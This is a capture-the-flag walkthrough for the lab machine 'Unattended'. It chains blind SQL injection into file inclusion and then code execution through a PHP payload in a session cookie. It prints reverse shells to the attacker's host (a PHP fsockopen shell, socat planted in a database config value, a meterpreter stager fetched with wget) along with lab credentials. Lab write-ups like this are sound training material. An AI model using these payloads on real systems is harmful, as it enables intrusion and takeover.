[17:58:05] [INF0] retrieved: main
Database: neddy
Table: filepath
[3 entries]
+-----+-----+
| name   | path                                     |
+-----+-----+
| about  | 47c1ba4f7b1edf28ea0e2bb250717093.php |
| contact | 0f710bba8d16303a415266af8bb52fcb.php |
| main   | 787c75233b93aa5e45c3f85d130bfbe7.php |
+-----+-----+

[17:58:05] [INF0] table 'neddy.filepath' dumped to CSV file '/root/.sqlmap/output/www
[17:58:05] [INF0] fetched data logged to text files under '/root/.sqlmap/output/www.
[*] ending @ 17:58:05 /2019-08-23/
```

```
root@kali:~/Desktop/HTB/boxes/unattended# sqlmap -u https://www.nestedflanders.htb/i
```

```
  _
 _H_
  [)]  {1.3.4#stable}
```

```
[_ -| . []] | .' | . |  
|_|_| [""]_|_|_|_,|_|_  
    |_|V...      |_| http://sqlmap.org  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual con  
  
[*] starting @ 18:03:42 /2019-08-23/  
[18:03:42] [INFO] resuming back-end DBMS 'mysql'  
[18:03:42] [INFO] testing connection to the target URL  
sqlmap resumed the following injection point(s) from stored session:  
---  
Parameter: id (GET)  
Type: boolean-based blind  
Title: AND boolean-based blind - WHERE or HAVING clause  
Payload: id=465' AND 6602=6602 AND 'YxJr'='YxJr'  
Type: time-based blind  
Title: MySQL >= 5.0.12 AND time-based blind  
Payload: id=465' AND SLEEP(5) AND 'APKt'='APKt'  
---  
[18:03:43] [INFO] the back-end DBMS is MySQL  
web application technology: Nginx 1.10.3  
back-end DBMS: MySQL >= 5.0.12  
[18:03:43] [INFO] fetching columns for table 'idname' in database 'neddy'  
[18:03:43] [INFO] resumed: 3  
[18:03:43] [INFO] retrieving the length of query output  
[18:03:43] [INFO] retrieved: 2  
[18:03:52] [INFO] retrieved: id  
[18:03:52] [INFO] retrieving the length of query output  
[18:03:52] [INFO] retrieved: 4  
[18:04:02] [INFO] retrieved: name  
[18:04:02] [INFO] retrieving the length of query output  
[18:04:02] [INFO] retrieved: 8  
[18:04:12] [INFO] retrieved: disabled  
[18:04:12] [INFO] fetching entries for table 'idname' in database 'neddy'
```

```
[18:04:12] [INFO] fetching number of entries for table 'idname' in database 'neddy'
[18:04:12] [INFO] retrieved: 6
[18:04:17] [INFO] retrieving the length of query output
[18:04:17] [INFO] retrieved: 1
[18:04:21] [INFO] retrieved: 1
[18:04:27] [INFO] retrieving the length of query output
[18:04:27] [INFO] retrieved: 1
[18:04:33] [INFO] retrieved: 1
[18:04:39] [INFO] retrieving the length of query output
[18:04:39] [INFO] retrieved: 8
[18:04:51] [INFO] retrieved: main.php
[18:04:51] [INFO] retrieving the length of query output
[18:04:51] [INFO] retrieved: 1
[18:04:55] [INFO] retrieved: 1
[18:05:01] [INFO] retrieving the length of query output
[18:05:01] [INFO] retrieved: 1
[18:05:05] [INFO] retrieved: 2
[18:05:12] [INFO] retrieving the length of query output
[18:05:12] [INFO] retrieved: 9
[18:05:24] [INFO] retrieved: about.php
[18:05:24] [INFO] retrieving the length of query output
[18:05:24] [INFO] retrieved: 1
[18:05:28] [INFO] retrieved: 1
[18:05:34] [INFO] retrieving the length of query output
[18:05:34] [INFO] retrieved: 1
[18:05:38] [INFO] retrieved: 3
[18:05:44] [INFO] retrieving the length of query output
[18:05:44] [INFO] retrieved: 11
[18:06:01] [INFO] retrieved: contact.php
[18:06:01] [INFO] retrieving the length of query output
[18:06:01] [INFO] retrieved: 1
[18:06:05] [INFO] retrieved: 0
[18:06:11] [INFO] retrieving the length of query output
```



```
[18:06:11] [INFO] retrieved: 2
[18:06:21] [INFO] retrieved: 25
[18:06:21] [INFO] retrieving the length of query output
[18:06:21] [INFO] retrieved: 4
[18:06:31] [INFO] retrieved: main
[18:06:31] [INFO] retrieving the length of query output
[18:06:31] [INFO] retrieved: 1
[18:06:35] [INFO] retrieved: 0
[18:06:41] [INFO] retrieving the length of query output
[18:06:41] [INFO] retrieved: 3
[18:06:51] [INFO] retrieved: 465
[18:06:51] [INFO] retrieving the length of query output
[18:06:51] [INFO] retrieved: 5
[18:07:01] [INFO] retrieved: about
[18:07:01] [INFO] retrieving the length of query output
[18:07:01] [INFO] retrieved: 1
[18:07:05] [INFO] retrieved: 0
[18:07:12] [INFO] retrieving the length of query output
[18:07:12] [INFO] retrieved: 3
[18:07:22] [INFO] retrieved: 587
[18:07:22] [INFO] retrieving the length of query output
[18:07:22] [INFO] retrieved: 7
[18:07:32] [INFO] retrieved: contact
```

Database: neddy

Table: idname

[6 entries]


id	name	disabled
1	main.php	1
2	about.php	1
3	contact.php	1
25	main	0

```
| 465 | about | 0 |  
| 587 | contact | 0 |  
+-----+
```

```
[18:07:32] [INFO] table 'neddy.idname' dumped to CSV file '/root/.sqlmap/output/www.  
[18:07:32] [INFO] fetched data logged to text files under '/root/.sqlmap/output/www.  
[*] ending @ 18:07:32 /2019-08-23/
```

SQLI to LFI

Now we have the actual file names, `about` for example (`/47c1ba4f7b1edf28ea0e2bb250717093.php`):



It's just the text and nothing else. We can also verify that there is nothing hidden by checking the `php` source of the three pages :

```
root@kali:~/Desktop/HTB/boxes/unattended# curl -k https://www.nestedflanders.htb/dev
<body class="container">
<div>
Hello <?php echo (isset($_GET['name'])) ? $_GET['name'] : "visitor" ; ?>,<br>
our Company is world wide leading expert about Nesting stuff.</div>
<div>
We can nest almost everything after or before anything based on your needs.<br>
Feel free to contact us with usual email addresses, our contact form is currently of
</div>
```

```
</body>
root@kali:~/Desktop/HTB/boxes/unattended# curl -k https://www.nestedflanders.htb/dev
<body class="container">
Hello <?php echo (isset($_GET['name'])) ? $_GET['name'] : "visitor" ; ?>,<br>

thanks for getting in touch with us!<br>
Unfortunately our server is under *heavy* attack and we disable almost every dynamic
Please come back later.</br>
</body>
root@kali:~/Desktop/HTB/boxes/unattended# curl -k https://www.nestedflanders.htb/dev
<body class="container">
<div>
<img src=787c75233b93aa5e45c3f85d130bfbe7.gif>
</div>
<div>
Hello <?php echo (isset($_GET['name'])) ? $_GET['name'] : "visitor" ; ?>,<br>
we are very sorry to show you this ridiculous page but we had to restore our website
</div>
<div>
As a partial recover, we offer you a printed portfolio: just drop us an email with a
</div>
<div>
</div>
</div>
</body>
```

First guess will be that the page name gets queried from the database table `idname` then the path (or the actual `php` file name) gets queried from the database table `filepath` then it includes that page to the index page. And that's true but since we have the source of `index.php` let's also look at it.

By looking at the dumped tables and the source of `index.php` again we can understand the

following :

The SQL injectable query we just exploited is part of the function `getTplFromID` which returns the page name after querying it from the table `idname` based on our given id number :

Function `getTplFromID()` :

```
function getTplFromID($conn) {
    global $debug;
    $valid_ids = array (25,465,587);
    if ( (array_key_exists('id', $_GET)) && (intval($_GET['id']) == $_GET['id']) )
        $sql = "SELECT name FROM idname where id = '$_GET['id']'";
    } else {
        $sql = "SELECT name FROM idname where id = '25'";
    }
    if ($debug) { echo "sqltpl: $sql<br>\n"; }

    $result = $conn->query($sql);
    if ($result->num_rows > 0) {
        while($row = $result->fetch_assoc()) {
            $ret = $row['name'];
        }
    } else {
        $ret = 'main';
    }
    if ($debug) { echo "rettpl: $ret<br>\n"; }
    return $ret;
}
```

Table `idname` :

id	name	disabled
1	main.php	1
2	about.php	1
3	contact.php	1
25	main	0
465	about	0
587	contact	0

There is another function called `getPathFromTpl` which takes the returned page name and queries the actual path from the table `filepath` then returns it :

Function `getPathFromTpl()` :

```
function getPathFromTpl($conn,$tpl) {
    global $debug;
    $sql = "SELECT path from filepath where name = '".$tpl."'";
    if ($debug) { echo "sqlpath: $sql<br>\n"; }
    $result = $conn->query($sql);
    if ($result->num_rows > 0) {
        while($row = $result->fetch_assoc()) {
            $ret = $row['path'];
        }
    }
    if ($debug) { echo "retpath: $ret<br>\n"; }
    return $ret;
}
```

Table `filepath` :

name	path
about	47c1ba4f7b1edf28ea0e2bb250717093.php
contact	0f710bba8d16303a415266af8bb52fcb.php
main	787c75233b93aa5e45c3f85d130bfbe7.php


The first function gets called and its return value gets saved in the variable `tpl` : `$tpl = getTplFromID($conn);`

Then the second function gets called with the variable `tpl` and its return value gets saved in the variable `inc`

And finally it includes that page `include("$inc");`

We have a `SQL` injection vulnerability which we can use to control what's being included, in other words we have a local file inclusion vulnerability.

After some attempts to read `/etc/passwd` this payload worked : `' UNION SELECT "main' UNION SELECT '/etc/passwd'; -- " ; --`



LFI to RCE

We need to get RCE from this LFI . If I could include my session file (/var/lib/php/session/sess_[SESSION_COOKIE]) then I could put php code in a cookie and include it. My session cookie was c5vmccsqkle2rdionj28kit221 .

Request :


```
GET /index.php?id=25%27+UNION+SELECT+%22main%27+UNION+SELECT+%27/var/lib/php/session
Host: www.nestedflanders.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=c5vmccsqkle2rdionj28kit221;
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Response :

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Fri, 23 Aug 2019 16:25:24 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 935
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
X-Upstream: 127.0.0.1:8080
```

```
<!DOCTYPE html>
```

```
-----
```

```
Removed Output
```

```
-----
```

```
<!-- <div align="center"> -->
```

```
PHPSESSID|s:26:"c5vmccsqkle2rdionj28kit221";
```

```
<!-- </div> -->

</div> <!-- row -->
</div> <!-- container -->

</body>
</html>
```

It worked, I created a cookie and called it `RCE`, any `php` code I put there will be included and executed so we can get `RCE` by `system()` or `passthru()`, let's try `whoami` :
Request :

```
GET /index.php?id=25%27+UNION+SELECT+%22main%27+UNION+SELECT+%27/var/lib/php/session
Host: www.nestedflanders.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=c5vmccsqkle2rdionj28kit221; RCE=<?php passthru('whoami')?>;
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Response :

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Fri, 23 Aug 2019 16:25:45 GMT
Content-Type: text/html; charset=UTF-8
```

```
Content-Length: 955
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
X-Upstream: 127.0.0.1:8080
```

```
<!DOCTYPE html>
```

```
-----
```

```
Removed Output
```

```
-----
```

```
<!-- <div align="center"> -->
```

```
PHPSESSID|s:26:"c5vmccsqkle2rdionj28kit221";RCE|s:26:"www-data";<!-- </div> -->
```

```
</div> <!-- row -->
```

```
</div> <!-- container -->
```

```
</body>
```

```
</html>
```

I spent a lot of time trying to get a reverse shell and I couldn't, so I checked `iptables` rules :
Request :

```
GET /index.php?id=25%27+UNION+SELECT+%22main%27+UNION+SELECT+%27/var/lib/php/session
Host: www.nestedflanders.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=c5vmccsqkle2rdionj28kit221; RCE=<?php passthru('cat /etc/iptables/
```

Connection: **close**
Upgrade-Insecure-Requests: **1**
Cache-Control: **max-age=0**

Response :

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Fri, 23 Aug 2019 16:27:11 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 1592
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
X-Upstream: 127.0.0.1:8080

<!DOCTYPE html>
-----
  Removed Output
-----
<!-- <div align="center"> -->
PHPSESSID|s:26:"c5vmccsqkle2rdionj28kit221";RCE|s:46:"# Generated by iptables-save v
*filter
:INPUT DROP [7:1813]
:FORWARD ACCEPT [0:0]
:OUTPUT DROP [34:2661]
-A INPUT -i lo -j ACCEPT
-A INPUT -i ens33 -m state --state RELATED,ESTABLISHED -j ACCEPT
-A INPUT -i ens33 -p tcp -m multiport --dports 80,443 -j ACCEPT
```

```
-A INPUT -i ens33 -p icmp -j ACCEPT
-A FORWARD -m state --state RELATED,ESTABLISHED -j ACCEPT
-A FORWARD -j DROP
-A OUTPUT -o lo -j ACCEPT
-A OUTPUT -o ens33 -m state --state RELATED,ESTABLISHED -j ACCEPT
-A OUTPUT -o ens33 -p tcp -m multiport --dports 80,443 -j ACCEPT
-A OUTPUT -o ens33 -p icmp -j ACCEPT
COMMIT
# Completed on Wed Dec 19 21:55:49 2018
";<!-- </div> -->

</div> <!-- row -->
</div> <!-- container -->

</body>
</html>
```

We can only get a reverse shell on ports 443 and 80. My problem was trying to get a connection on port 1337.

nc wasn't on the box so I used php to get a reverse shell.

shell.sh :

```
#!/bin/bash
php -r '$sock=fsockopen("10.10.xx.xx",443);exec("/bin/sh -i <&3 >&3 2>&3");'
```

I started a python server on port 80 then I downloaded the shell file on the box and executed it :

```
GET /index.php?id=25%27+UNION+SELECT+%22main%27+UNION+SELECT+%27/var/lib/php/session
Host: www.nestedflanders.htb
```

```
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=c5vmccsqkle2rdionj28kit221; RCE=<?php passthru('cd /tmp && wget ht
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
GET /index.php?id=25%27+UNION+SELECT+%22main%27+UNION+SELECT+%27/var/lib/php/session
Host: www.nestedflanders.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=c5vmccsqkle2rdionj28kit221; RCE=<?php passthru('cd /tmp && sh shel
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

And we get a shell as `www-data` :

```
root@kali:~/Desktop/HTB/boxes/unattended# nc -lvnp 443
Ncat: Version 7.70 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 10.10.10.126.
Ncat: Connection from 10.10.10.126:52216.
/bin/sh: 0: can't access tty: job control turned off
$ whoami
www-data
$
```

```
root@kali:~/Desktop/HTB/boxes/unattended# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.10.126 - - [23/Aug/2019 18:52:35] "GET /shell.sh HTTP/1.1" 200 -
10.10.10.126 - - [23/Aug/2019 18:53:04] "GET /shell.sh HTTP/1.1" 200 -
```

But I didn't like 2 things about this shell. First thing, it wasn't a tty shell. Second thing, with only 2 ports available It was annoying because I usually need more shells. So I created a `php` `meterpreter` payload because with `meterpreter` I can spawn as many shells as I want and they can be tty shells.

```
root@kali:~/Desktop/HTB/boxes/unattended# msfvenom -p php/meterpreter/reverse_tcp LH
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1110 bytes
```

```
$ cd /tmp
$ wget http://10.10.xx.xx/shell.php
--2019-08-23 13:09:38-- http://10.10.xx.xx/shell.php
Connecting to 10.10.xx.xx:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1110 (1.1K) [application/octet-stream]
Saving to: 'shell.php'
```

OK .

100% 92.4M=0s

2019-08-23 13:09:39 (92.4 MB/s) - 'shell.php' saved [1110/1110]

\$ php ./shell.php

```
msf5 > use multi/handler
set msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.10.xx.xx
LHOST => 10.10.xx.xx
msf5 exploit(multi/handler) > set LPORT 80
LPORT => 80
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.xx.xx:80
[*] Sending stage (38247 bytes) to 10.10.10.126
[*] Meterpreter session 1 opened (10.10.xx.xx:80 -> 10.10.10.126:47866) at 2019-08-2

meterpreter >
```

```
meterpreter > shell -t
[*] env TERM=xterm HISTFILE= /usr/bin/script -qc /bin/bash /dev/null
Process 1568 created.
Channel 0 created.
www-data@unattended:/tmp$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@unattended:/tmp$
```

Note : I stopped the python server before starting the listener because both of them use port 80.

Shell as guly, User Flag

There is only one user on the box : `guly` , and we can't access the home directory :

```
www-data@unattended:/tmp$ ls -la /home
ls -la /home
total 12
drwxr-xr-x  3 root root 4096 Dec 20  2018 .
drwxr-xr-x 22 root root 4096 Dec 21  2018 ..
drwxr-x---  2 guly guly 4096 Apr  2 17:11 guly
www-data@unattended:/tmp$ cd /home/guly
cd /home/guly
bash: cd: /home/guly: Permission denied
www-data@unattended:/tmp$
```

Earlier we got the database credentials from `index.php` and we couldn't dump the whole database because of the slow process, let's check the database :

```
www-data@unattended:/tmp$ mysql -h localhost -u nestedflanders -p
mysql -h localhost -u nestedflanders -p
Enter password: 1036913cf7d38d4ea4f79b050f171e9fbf3f5e

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 14511
Server version: 10.1.37-MariaDB-0+deb9u1 Debian 9.6

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

```
MariaDB [(none)]>
```

```
MariaDB [(none)]> use neddy;  
use neddy;
```

```
Reading table information for completion of table and column names  
You can turn off this feature to get a quicker startup with -A
```

```
Database changed
```

```
MariaDB [neddy]> show tables;  
show tables;
```

```
+-----+
```

```
| Tables_in_neddy |
```

```
+-----+
```

```
| config          |  
| customers       |  
| employees       |  
| filepath        |  
| idname          |  
| offices         |  
| orderdetails    |  
| orders          |  
| payments        |  
| productlines    |  
| products        |
```

```
+-----+
```

```
11 rows in set (0.00 sec)
```

```
MariaDB [neddy]>
```

`config` looks interesting, let's check it :

```
MariaDB [neddy]> select * from config;
select * from config;
```

id	option_name	option_value
54	offline	0
55	offline_message	Site offline, please come back later
56	display_offline_message	0
57	offline_image	
58	sitename	NestedFlanders
59	editor	tinymce
60	captcha	0
61	list_limit	20
62	access	1
63	debug	0
64	debug_lang	0
65	dbtype	mysqli
66	host	localhost
67	live_site	
68	gzip	0
69	error_reporting	default
70	ftp_host	127.0.0.1
71	ftp_port	21
72	ftp_user	flanders
73	ftp_pass	0e1aff658d8614fd0eac6705bb69fb684f6790299e4cf01e1b
74	ftp_root	/
75	ftp_enable	1
76	offset	UTC
77	mailonline	1
78	mailer	mail
79	mailfrom	nested@nestedflanders.htb
80	fromname	Neddy


```
/home/guly/checkbase.pl;/home/guly/checkplugins.pl;
```

Apparently these scripts get executed from time to time, we can't read these scripts or replace them, but we can change the value of that configuration from the database and put a reverse shell command. There's no `nc` so I used `socat` :

```
MariaDB [neddy]> update config set option_value="socat exec:'bash -li',pty,stderr,se
Query OK, 0 rows affected (0.00 sec)
Rows matched: 1 Changed: 0 Warnings: 0

MariaDB [neddy]> select * from config;
select * from config;
-----
Removed Output
-----
| 86 | checkrelease | socat exec:'bash -li',pty,stderr,setsid,sigint,san
-----
Removed Output
-----
52 rows in set (0.00 sec)

MariaDB [neddy]>
```

```
root@kali:~/Desktop/HTB/boxes/unattended# nc -lvnp 443
Ncat: Version 7.70 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 10.10.10.126.
Ncat: Connection from 10.10.10.126:46350.
guly@unattended:~$ pwd
pwd
/home/guly
guly@unattended:~$ cat user.txt
cat user.txt
9b413[REDACTED]
guly@unattended:~$ █
```

We owned user.

initrd, Root Flag

After getting a shell as `guly` I terminated my `meterpreter` session as `www-data` and got a new one as `guly` :

```
guly@unattended:/tmp$ wget http://10.10.xx.xx/shell.php
wget http://10.10.xx.xx/shell.php
--2019-08-23 13:25:49-- http://10.10.xx.xx/shell.php
Connecting to 10.10.xx.xx:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1110 (1.1K) [application/octet-stream]
Saving to: 'shell.php'

shell.php          100%[=====>]    1.08K  --.-KB/s    in 0s
```

2019-08-23 13:25:49 (100 MB/s) - 'shell.php' saved [1110/1110]

```
guly@unattended:/tmp$ php ./shell.php
php ./shell.php
/*
```

```
meterpreter > shell -t
[*] env TERM=xterm HISTFILE= /usr/bin/script -qc /bin/bash /dev/null
Process 1130 created.
Channel 0 created.
guly@unattended:/tmp$ id
id
uid=1000(guly) gid=1000(guly) groups=1000(guly),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),47(grub),108(netdev)
guly@unattended:/tmp$
```

I noticed that `guly` was in the local group `grub`, I searched for files that are owned by this group :

```
guly@unattended:/tmp$ find / -group grub
find / -group grub
find: '/proc/tty/driver': Permission denied
find: '/proc/1146/task/1146/fd/7': No such file or directory
find: '/proc/1146/task/1146/fdinfo/7': No such file or directory
find: '/proc/1146/fd/6': No such file or directory
find: '/proc/1146/fdinfo/6': No such file or directory
find: '/lost+found': Permission denied
find: '/var/spool/cron/crontabs': Permission denied
find: '/var/spool/rsyslog': Permission denied
find: '/var/tmp/vmware-root_861-3988621786': Permission denied
find: '/var/tmp/vmware-root': Permission denied
find: '/var/tmp/systemd-private-5706e28397b54bc0b26acb5f73105e4f-apache2.service-Mjh': Permission denied
find: '/var/tmp/systemd-private-5706e28397b54bc0b26acb5f73105e4f-apache2.service-xDC': Permission denied
find: '/var/tmp/systemd-private-5706e28397b54bc0b26acb5f73105e4f-systemd-timesyncd.s': Permission denied
find: '/var/tmp/systemd-private-5706e28397b54bc0b26acb5f73105e4f-systemd-timesyncd.s': Permission denied
find: '/var/log/mysql': Permission denied
```

```
find: '/var/log/apache2': Permission denied
find: '/var/lib/vmware-caf/pme/data/input/monitor': Permission denied
find: '/var/lib/vmware-caf/pme/data/output': Permission denied
find: '/var/lib/php/sessions': Permission denied
find: '/var/lib/nginx/fastcgi': Permission denied
find: '/var/lib/nginx/proxy': Permission denied
find: '/var/lib/nginx/body': Permission denied
find: '/var/lib/nginx/scgi': Permission denied
find: '/var/lib/nginx/uwsgi': Permission denied
find: '/var/lib/mysql/mysql': Permission denied
find: '/var/lib/mysql/performance_schema': Permission denied
find: '/var/lib/mysql/neddy': Permission denied
find: '/var/lib/apt/lists/partial': Permission denied
find: '/var/cache/ldconfig': Permission denied
find: '/var/cache/apt/archives/partial': Permission denied
find: '/boot/lost+found': Permission denied
/boot/initrd.img-4.9.0-8-amd64
find: '/root': Permission denied
